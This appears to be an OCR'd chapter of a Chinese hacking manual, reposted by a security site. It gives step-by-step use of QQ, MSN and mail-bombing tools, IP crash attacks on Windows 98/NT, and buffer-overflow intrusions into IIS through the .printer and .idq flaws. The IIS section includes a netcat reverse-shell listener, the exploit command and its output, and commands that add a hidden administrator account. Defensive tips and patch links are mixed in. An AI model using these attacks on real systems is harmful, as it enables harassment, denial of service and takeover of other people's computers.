


图7-2 主程序界面

这个版本的千夫指最大特点是：

适用于 QQ 现有版本，QQ2009 版虽然程序安全性有了长足的发展，程序上针对“千夫指”等软件设置了多项预防功能，使以前版本的“千夫指”等同类软件全部失效，但还是给飘叶作者巧妙避开破解。

按照作者的话说：“本软件最大用意是在 QQ 上快速发送大量指责语句，用以指责 QQ 上令人讨厌的家伙，本软件没有任何病毒行为，绝不会对你的系统造成任何损害，也绝不会盗窃 QQ 号码。



如果你也认为这类指责行为是“病毒”或会对任何一方造成伤害的话，请不要使用此软件！当然本软件就如一把“刀子”，刀子本身不坏，就看使用的人怎么使用了。下面简单地进行试用一下：

步骤 2

在 QQ 系统参数设置中取消“自动弹出信息”。如图 7-3 所示：



图7-3 取消“自动弹出信息”

步骤 3

在 QQ 中双击对方图标弹出“发送消息”窗口，选中“对话模式”。如图 7-4 所示：



图7-4 双击对方图标

步骤 4

在该软件界面，输入或选择“指责语句”，按下“发送”按钮即可。如图 7-5 所示：




图7-5 输入或选择“指责语句”

再来简单说说千夫指的两个使用参数：

（1）“每句间隔时间”：是指发送的速度（100 为 1 秒）。但实际发送速度与你的网速有关。特别是对方是同一网吧或同一台机发送出去的速度可能奇慢。

（2）“自动循环变换语句”：是指从输入的范围中反复逐句发送，利用已编辑好的语句可达到

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

自动聊天的效果！

讲完了 OICQ 的炸弹攻击，现在再让我们来看看如何才能让 OICQ“兵来将挡，水来土淹”。一般来说，OICQ 的炸弹有以下几种防范方法：

步骤 1

拖进黑名单。一旦受到 OICQ 炸弹的攻击，应立即把攻击者拖进“黑名单”，这样一来攻击者就拿你没戏了。

步骤 2

对 OICQ 进行设置。在 OICQ 的“系统参数”里把“拒绝陌生人消息”一项选上后，这样也可以防止对方的 OICQ 炸弹轰炸。如图 7-6 所示：




图7-6 勾选“拒绝陌生人消息”

步骤 3

再深入地想一下，炸弹之所以能炸的到我们是因为我们的 IP 地址被别人通过各种各样的工具探测出了，那么我们是不是可以通过对 IP 地址隐藏来保护自己呢？答案是肯定的！这里推荐使用“QQ 代理公布器”来随时获取第一手的代理咨询，使用代理来避免暴漏真实 IP。

解压缩并双击安装程序文件后，弹出如图 7-7 所示的安装界面：




图7-7 安装界面

步骤 4

安装完成后，我们启动“QQ 代理公布器”，出现如图 7-8 所示的主界面。



图7-8 主界面

步骤 5

然后，我们开始读取最新的代理地址，点击“读数据”图标。稍后将出现大量已经测试过的代理地址列表。如图 7-9 所示：



图7-9 代理IP地址

步骤 6

这样我们就得到了最新的 SOCK5 代理的地址，当然，我们也可以选择取得 HTTP 形式的代理。现在马上开始 OICQ 的隐身设置吧。进入 OICQ 的系统参数对话框后，点击切换到“网络设置”选项的设置界面，点击勾选“使用 Socks5 代理”选项框。将查找到的代理服务器 IP 和端口输入，然后关闭 OICQ 并重新登录即可。如图 7-10 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图7-10 参数设置

在代理服务器设置完毕后，就可以安心的使用 OICQ 了，有炸弹来袭时，大不了换个代理就得了……

7.2 IP炸弹工具IP Hacker

谈起“炸弹”，大家的脑海中马上会出现一种战争场面，而所谓的 IP 炸弹，危害与炸弹是一样的，只不过是电子的。具体地说，就是一些恶意用户利用特殊的数据发送软件，在很短的时间内连续不断地将大量数据包发送给同一个收信人，在这些数以千万计的大量数据包面前，接收的计算机肯定不堪重负，而最终“爆炸身亡”。下面让我们来对 IP Hacker 这款炸弹进行初步的了解，以期能做到“防弹”于未然！

7.2.1 IP Hacker简介


IP Hacker 是一个集域名转换、主机探测、端口扫描和漏洞重现于一体的综合性网络安全工具，可以检测到 Windows 的 IGMP 漏洞。但会导致存在该漏洞主机出现蓝屏现象，所以也是一个 IGMP 漏洞攻击工具。

IP Hacker 只有一个可执行文件，双击即可运行。通常黑客在使用 IP Hacker 的炸弹功能之前，会使用 IP Hacker 提供了域名转换功能将指定的域名转换为 IP 地址。

单击“首页”列表中的“域名 =>IP”按钮，在“域名”文本框中输入要转换的域名，单击“转换”按钮，转换后的 IP 地址将显示在“要测试的 IP 地址”栏中。如图 7-11 所示：



图7-11 “域名=>IP”转换



为了对目标主机有个更全面的了解，黑客们还会使用 IP Hacker 进行指定主机的信息收集。单击“首页”列表中的“主机信息”按钮，在“要测试的 IP 地址”栏中输入测试主机的 IP 地址，单击“查询”按钮开始测试。可以测试出主机操作系统及所提供的服务。如图 7-12 所示：



图7-12 测试主机

接着黑客们就会使用 IP Hacker 对存在漏洞的 Windows 98 和 Windows NT 计算机进行攻击了。

7.2.2 Windows 98攻击

IP Hacker 是通过向目标计算机发送 ICMP 包来确定目标计算机是否存在漏洞，但当发送的数据包过大，发送次数过多时就会造成目标计算机无法处理而出现蓝屏现象。在“要测试的 IP 地址”文本框中输入目标计算机的 IP 地址，单击“Win98”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

列表下的“IGMP”，输入要发送数据包的大小和数量，单击“测试”按钮开始攻击，如图 7-13 所示：





图7-13 发动攻击



7.2.3 Windows NT攻击

在“要测试的 IP 地址”文本框中输入目标计算机的 IP 地址，单击“WinNT”列表下的“OOB”，单击“测试”按钮开始攻击。如图 7-14 所示：




图7-14 发动攻击

针对 IP 炸弹的攻击，我们可以采取的防范办法就是为 Windows 9x 安装网络安全补丁程序或者安装一套个人防火墙系统对进出计算机的所有数据进行分析，这样就可以很好地拦截炸弹攻击，切断非法连接了。

7.3 亿虎Email群发大师

电子邮件（E-mail）被认为是互联网中使用率高于搜索引擎的一项服务，小到一句问候，大到一笔交易，都可以通过电子邮件来完成。下面让我们来通过亿虎 Email 群发大师来看看邮箱炸弹都是怎样进行的。

7.3.1 认识亿虎Email群发大师

“亿虎 Email 群发大师”支持 SMTP 中继与内置两种服务器，可以采用多线程对多服务器进行轮流同时发送，一次可以发送多个 Email 地址列表文件，极大提高了邮件的发送速度。

我们在打开“亿虎 Email 群发大师”后，应首先单击“增加”按钮添加邮件地址文件。如图 7-15 所示：




图7-15 增加邮件地址文件


接着选择“邮件内容”标签，填写邮件主题和内容。如图 7-16 所示：



图7-16 填写邮件主题和内容

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



接着选择“服务器”标签，单击“服务器增加”按钮输入“发件人”信息。如图 7-17 所示：



图7-17 输入“发件人”信息



选择“SMTP 内置服务器”，单击“测试”按钮对后选的“DNS 服务器”进行测试以确保该服务器可用。如图 7-18 所示：



图7-18 “DNS服务器”测试

执行“发送”菜单的“开始”命令或单击工具栏上的 开始 按钮，开始向“邮件地址”文件中所列的地址发送邮件。选择“失败成功”标签查看发送情况。如图 7-19 所示：




图7-19 查看发送情况

从列表框右侧的信息，我们可以看出发送已经成功了。

7.3.2 邮件群发实战

“邮件地址文件”是以文本方式存放邮件地址的文件，每一个邮件地址单独占一行。如图 7-20 所示：




图7-20 邮件地址文件

“亿虎 E-mail 群发大师”分别向“邮件地址”文件中列出的邮箱地址各发送一份邮件。如果“邮件地址”文件中列出这十一个邮件地址相同，“亿虎 E-mail 群发大师”就向该地址发送十一份邮件。如图 7-21 所示：



图7-21 发送的邮件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

当发送的邮件可以填满邮箱时就会导致该邮箱无法接受正常的信件，起到与邮箱炸弹相同的作用。

7.3.3 邮件炸弹的防范

怎样防范邮件炸弹呢？根据经验我们应懂得以下几点：

(1) 不要将自己的邮箱地址到处传播，特别是申请上网账号时 ISP 送的电子信箱；

(2) 最好用 POP3 收信，你可以用 Outlook 或 Foxmail 等 POP 收信工具收取电子邮件。这样即使遭遇邮件炸弹，也可以不让本地遭受危险；

(3) 当某人不停炸你信箱时，你可以先打开一封信，看清对方地址，然后在收件工具的过滤器中选择不再接收这地址的信，直接从服务器删除；

(4) 在收信时，一旦看见邮件列表的数量超过平时正常邮件的数量的若干倍，应当马上停止下载邮件，然后再从服务器删除炸弹邮件；

(5) 可以用一些工具软件防止邮件炸弹。

7.4 MSN消息攻击机

MSN Messenger 是 Microsoft 公司出的一款即时通信软件，是广大 IT 界人士最常用的即时通信软件之一。针对 MSN Messenger 进行攻击的恶意程序如今也现身了，让我们来看看如何防范吧！

7.4.1 MSN消息攻击实战

“MSN 消息攻击机”是一款绿色软件，它可以对 MSN 进行洪水消息攻击，短时间内向对方发送大量消息。它只有一份执行文件。下载后直接双击即可运行。如图 7-22 图所示：



图7-22 主界面

步骤 1

首先在“发送次数”文本框中输入消息发送次数，在“发送消息”文本框输入发送消息的内容，然后打开 MSN 消息发送对话框。如图 7-23 所示：



图7-23 输入发送消息

步骤 2

接着单击“MSN 消息攻击机”的“开始攻击”按钮，在 MSN 消息发送对话框中单击鼠标，等待 5 秒钟后将自动发送消息。如图 7-24 所示：



图7-24 开始攻击

7.4.2 如何防范攻击

因为“MSN 消息攻击机”只能对 MSN Messenger 中的联系人进行消息攻击，所以在 MSN Messenger 被别人加为联系人并弹出请求验证时，请选择“阻止此人看到您联机并与您联系”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

项。如图 7-25 所示：



图7-25 选择“阻止此人看到您联机并与您联系”项

这样当被阻止的人试图通过 MSN 发送消息时，将会弹出错误提示框。如图 7-26 所示：



图7-26 错误提示框

如果是已经加为好友的人向我们发送 MSN 消息炸弹，那么只需在 MSN Messenger 好友框中选中该好友并点击右键，在弹出的快捷菜单中选择“阻止”项即可。

7.5 邮箱炸弹攻防

炸弹攻击的基本原理是利用特殊工具软件，在短时间内向目标机集中发送大量超出系统接收范围的信息或者垃圾信息，目的在于使对方主机出现超负荷、网络堵塞等状况，从而造成目标主机的系统崩溃。其中邮件炸弹攻击是各种炸弹攻击中最常见的攻击手段，任何一个刚上网的新手都可以利用现成的邮件炸弹程序，实现对指定邮箱的攻击。例如，大家在 ISP 服务器那里申请的邮箱通常只有 5~20MB 大小，如果有一个用户一次性向你的邮箱发送了几十 MB 的信件，那么巨量的邮件必然会大大加剧网络连接的负担，并消耗完邮箱的所有存储空间，如果你的邮箱容量一旦超过限定容量（即邮箱被“撑爆”），系统就可能会拒绝服务，你的邮箱也就被“炸了”。

我们往往会把邮件炸弹与邮件 Spaming 混淆，其实这两者实质不尽相同。Spaming 指的是发件者在同一时间内将同一电子邮件寄出给千万个不同的用户（或寄到新闻组），主要是一些公司用来宣传其产品的广告方式，这种方式一般不会对收件人造成太大的伤害。

7.5.1 初识邮箱炸弹

为了让读者能对“炸弹”有个质的了解，下面让我们以 KaBoom 来进行攻击与防范的实战讲解。多年来，KaBoom 一直被无数黑客用于攻击邮箱服务器。在 KaBoom 版本中，该“炸弹”除了延续了以往的优势外又增加了许多的功能，如：可以不间断发信，常用的匿名邮件服务器的地址列表也做在了程序里，用户还可以自己新增新的功能，再就是可以为所攻击的人订阅一些信量很大的邮件讨论组（邮件讨论组会自动地向指定的地址发送电子邮件），还多了一些很搞笑的音效。首先让我们来启动 KaBoom，在弹出的程序界面中我们可以看到有三个按钮：如图 7-27 所示：



图7-27 启动KaBoom

步骤 1

点击“MailBomber”按钮，将打开如图 7-28 所示界面。



图7-28 点击“MailBomber”按钮

步骤 2

请在上图中的“To”文本框中输入收件人的邮件地址，在“From”中输入匿名或冒充别人的名字，在“Server”中选择要由哪一个匿名邮件服

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

务器发信，当然我们可以随便选一个。“Subject”中用于输入信件标题，“Message Body”当然是输入信件的内容了。在“Number of Msg”中我们可以选择要寄几封出去（重覆的次数），“Mail Perpet”选项点击选中后，将可以一直寄出邮件，直到按 Stop 按钮为止。在“CC”文本框中我们可以输入附带要攻击的邮箱地址。

当上述信息设置完毕后，就可以点击“Send”按钮开始发送炸弹了，其右侧的“Finger”按钮用于探测被攻击目标的活动情况。而“Open”则用于将附件插入信件中，例如，放个木马或病毒程序。如图 7-29 所示：



图7-29 发送炸弹

很简单地就完成了攻击前的所有准备，点击“SEND”按钮炸弹就开始了它的“发送”。大家觉得邮箱炸弹的使用是不是很容易？要知道这就是为什么菜鸟黑客一天比一天多的主要原因啊！

7.5.2 邮箱炸弹的防范

既然邮箱炸弹如此使用简单，且威力强大，那么我们如何才能有效地对起进行防范呢？通常邮箱用户应该做好以下几点：

（1）不要将自己的邮箱地址到处传播，特别是申请上网账号时 ISP 送的电子信箱，那可是要按字节收费的哟！去申请几个免费信箱对外使用，随便别人怎么炸，大不了不要了。

（2）使用 Foxmail 等 POP 收信工具收取电子邮件。Foxmail 具有强大的远程管理功能，这可以使我们在远程控制邮件的收取与否，如果发现邮件不正常，则可以立即在远程将其清除掉。从而最大程度地保障了本地系统的安全。如图 7-30 所示：




图7-30 Foxmail主界面

（3）使用专门的软件。正所谓以“物必有克”，针对垃圾邮件潮水般的涌来，我平也可以使用 Echom201 这样的工具软件来对付邮件炸弹——Echom 可以每分钟清除到邮箱中 1000 封的邮件，足以对付邮件炸弹了。在安装完 Echom201 后，将会出现其初始界面，这里请点击“OK”按钮。如图 7-31 所示：



图7-31 点击“OK”按钮

稍后将进入 Echom201 的邮箱设置对话框，根据提示设置好各项信息后，点击“OK”按钮进入 Echom 主界面。如图 7-32 所示：




图7-32 Echom主界面

在随后进入的 Echom 主界面中，我们可以发现在工具栏上有四个按钮，点击第一个按钮将可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

以远程登录邮箱，稍后将在下方的邮件列表中看到当前邮箱中所有的邮件信息，在注册该软件的前提下，只需任意选中一个邮件或全选所有的邮件，再点击第三个按钮“Delete Selected E-mail(s)”即可将邮件高速删除。如图 7-33 所示：





图7-33 删除邮件



7.6 Printer溢出工具 IIS5Exploit

“缓存溢出”是计算机“永久的痛”！计算机科学和安全问题的分析家认为，过去 10 年中计算机的最大隐患称为“缓存溢出”的安全漏洞！轰动世界的“千年虫”问题只会使计算机无法正确识别用两位数表示的年份，而缓存溢出则不同，它为心怀恶意的黑客打开了攻击他人计算机的大门，使他们可以利用这个漏洞打入他想要攻击的计算机。下面就让我们来通过小榕的 IIS5Exploit 来了解怎样进行缓存溢出！

7.6.1 什么是溢出

缓存溢出又称为缓冲溢出，让我们先从讨论什么是缓冲区开始，缓冲区指一个程序的记忆范围（领域），该领域是用来储存一些数据，如电脑程序信息、中间计算结果、或者输入参数。把数据调入缓冲区之前，程序应该验证缓冲区有足够的长度以容纳所有这些调入的数据。否则，数据将溢出缓冲区并覆写在邻近的数据上，当它运行时，就如同改写了程序。

假如溢出的数据是随意的，那它就不是有效的程序代码，当它试图执行这些随意数据时，程序就会失败。另一方面，假如数据是有效的程序代码，程序将会按照数据提供者所设定的要求执行代码和新的功能。

7.6.2 printer溢出攻击实战

国内用户在尝试进行 Printer 溢出时往往会使用小榕的 IIS5Exploit 来进行，但严格地说，这款软件并不是小榕写的－　这款软件是小榕根据 jill.c 改编优化部分代码编译出来的。不过这软件确实很好，特别推荐大家使用。

下载 IIS5Exploit 后，解压目录后可以看到压缩包里含有三个文件 IIS5Exploit.exe、nc.exe、readme.txt。如图 7-34 所示：




图7-34 IIS5Exploit文件

步骤 1

首先要在“运行栏”中输入“cmd”命令打开“命令提示符”窗口，然后在命令行中用 NC 开一个监听端口，命令是：

C:\>nc -l -p 99


此时命令不会有任何反映，这是正常现象不必理会。如图 7-35 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图7-35 开一个监听端口



步骤 2

接着要再开一个“命令提示符”窗口，进入IIS5Exploit目录，并运行IIS5Exploit.exe文件。命令如下：

```
D:\>IIS5Exploit xxx.xxx.xxx.xxx 61.147.248.112 99
==========IIS5 English Version .Printer Exploit.==========
===Written by Assassin 1995-2001. http://www.netXeyes.com===
Connecting xxx.xxx.xxx.xxx...OK.
Send Shell Code ...OK
IIS5 Shell Code Send OK
```

其中61.147.248.112指向本地IP。

步骤 3

稍等片刻，如果成功，在本机NC监听的99端口就会出现如下信息：

```
C:\>nc -l -p 99
Microsoft Windows 2000[Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\>
```

此时就可以执行如下新建用户等命令了。如：

```
C:\>net user hack password /add
The command completed successfully.
C:\>net localgroup administrartors hack /add
```

这样就创建了一个属于Administrator组的用户Hack，其登录密码为password。

显然，通过上面的应用实战，我们可以知道溢出攻击并不是很难的，关键在于有相应的工具就可以攻城略池了。从另一方面来看，溢出也的确是危害相当大的入侵方法！

7.7 IDQ攻击溢出工具

IIS的.idq/.ida映射的溢出漏洞已经公布了好久了，针对它的攻击工具相当的多，下面让我们来看看如何使用“一套”工具来完成对它的攻击与防范。

7.7.1 漏洞描述初识

微软IIS缺省安装情况下带了一个索引服务器（Index Server，在Windows 2000下名为“Index Service”）。缺省安装时，IIS支持两种脚本映射：管理脚本（.ida文件）、Internet数据查询脚本（.idq文件）。这两种脚本都由一个ISAPI扩展 - idq.dll来处理和解释。

由于idq.dll在处理某些URL请求时存在一个未经检查的缓冲区，如果攻击者提供一个特殊格式的URL，就可能引发一个缓冲区溢出。通过精心构造发送数据，攻击者可以改变程序执行流程，执行任意代码。成功地利用这个漏洞，攻击者可以远程获取“Local System”权限。

7.7.2 入侵IDQ漏洞

IDQ漏洞是先前发现的众多漏洞中的一种。现在简单介绍一下入侵过程。我们首先要做好如下一些准备工作：

需要的系统和工具：Windows 98/2000。IDQGUI工具、X-Scan-v扫描器、NC.EXE。

首先运行X-Scan-v扫描器，定义IP段，设

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

置扫描模块和参数后找出具有 IDQ 漏洞的计算机。接着运行 IDQGUI 程序，在出现的窗口中填好要入侵的主机 IP，选取所对应的系统 SP 补丁，其他设置不变，取默认状态即可。然后按右上角的 IDQ 溢出按钮。如图 7-36 所示：





图7-36 如图设置



如果成功的话，将会直接登录至对方的命令行中，如果不成功会提示连接错误。在连接成功在命令行中输入“NC -VV X.X.X.X 813”命令并回车继续。如图 7-37 所示：



图7-37 直接登录至对方的命令行中

在成功后，就可以使用“net user”命令创建一个属于自己的账户了，当然还可以继续使用“Net Localgroup”命令将新建的用户加入管理员队伍中！下面的操作就不说啦！

7.7.3 防范对策

临时解决方法：删除 .ida/.idq ISAPI 脚本映射。

厂商补丁：微软已经为此发布了一个安全公告（MS01-033）以及相应补丁程序：

http://www.microsoft.com/technet/security/bulletin/MS01-033.asp

补丁下载：

(1)Windows NT 4.0:

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833

(2)Windows 2000 Professional, Server and Advanced Server:

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800

(3)Windows 2000 Datacenter Server:

Windows 2000 Datacenter Server 的补丁因具体硬件而不同，因此须向原设备制造商索取。

每种方法用不同的工具组合，都会产生不同的效果。所以成功之余也要多实验练习。这样才能举一反三，不过切记在不违法的情况下练习呀。

7.8 RPC溢出工具

这是一个缓冲区溢出漏洞。成功利用此漏洞的攻击者有可能获得对远程计算机的完全控制。这可能使攻击者能够对服务器随意执行操作，包括更改网页、重新格式化硬盘或向本地管理员组添加新的用户。下面来看看如何进行 RPC 的溢出。

7.8.1 漏洞描述初识

Remote Procedure Call (RPC) 是 Windows 操作系统使用的一种远程过程调用协议，RPC 提供进程间交互通信机制，允许在某台计算机上运行的程序无缝地在远程系统上执行代码。协议本身源自 OSF RPC 协议，但增加了 Microsoft 特定的扩展。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Microsoft 的 RPC 部分在通过 TCP/IP 处理信息交换时存在问题，远程攻击者可以利用这个漏洞以本地系统权限在系统上执行任意指令。

此漏洞是由于不正确处理畸形消息所致，漏洞影响使用 RPC 的 DCOM 接口。此接口处理由客户端机器发送给服务器的 DCOM 对象激活请求（如 UNC 路径）。攻击者成功利用此漏洞可以以本地系统权限执行任意指令。攻击者可以在系统上执行任意操作，如安装程序、查看或更改、删除数据或建立系统管理员权限的账户。

要利用这个漏洞，攻击者需要发送特殊形式的请求到远程机器上的 135 端口。

7.8.2 入侵实战

说了这么多相关知识，下面进入正题，我们这里讲到的工具是一个名叫 rpc 的压缩包中全有。

首先来介绍一下压缩包中叫 dcomrpc.xpn 的文件，这个东西是作为第三方插件对 xscan 进行 rpc 扫描上的扩展的，我们只需要拷贝 dcomrpc.xpn 到 X-Scan23 的 plugin 目录下即可。拷贝后在“扫描模块”列表中可以看到此漏洞可以被探测到了。如图 7-38 所示：



图7-38 漏洞探测

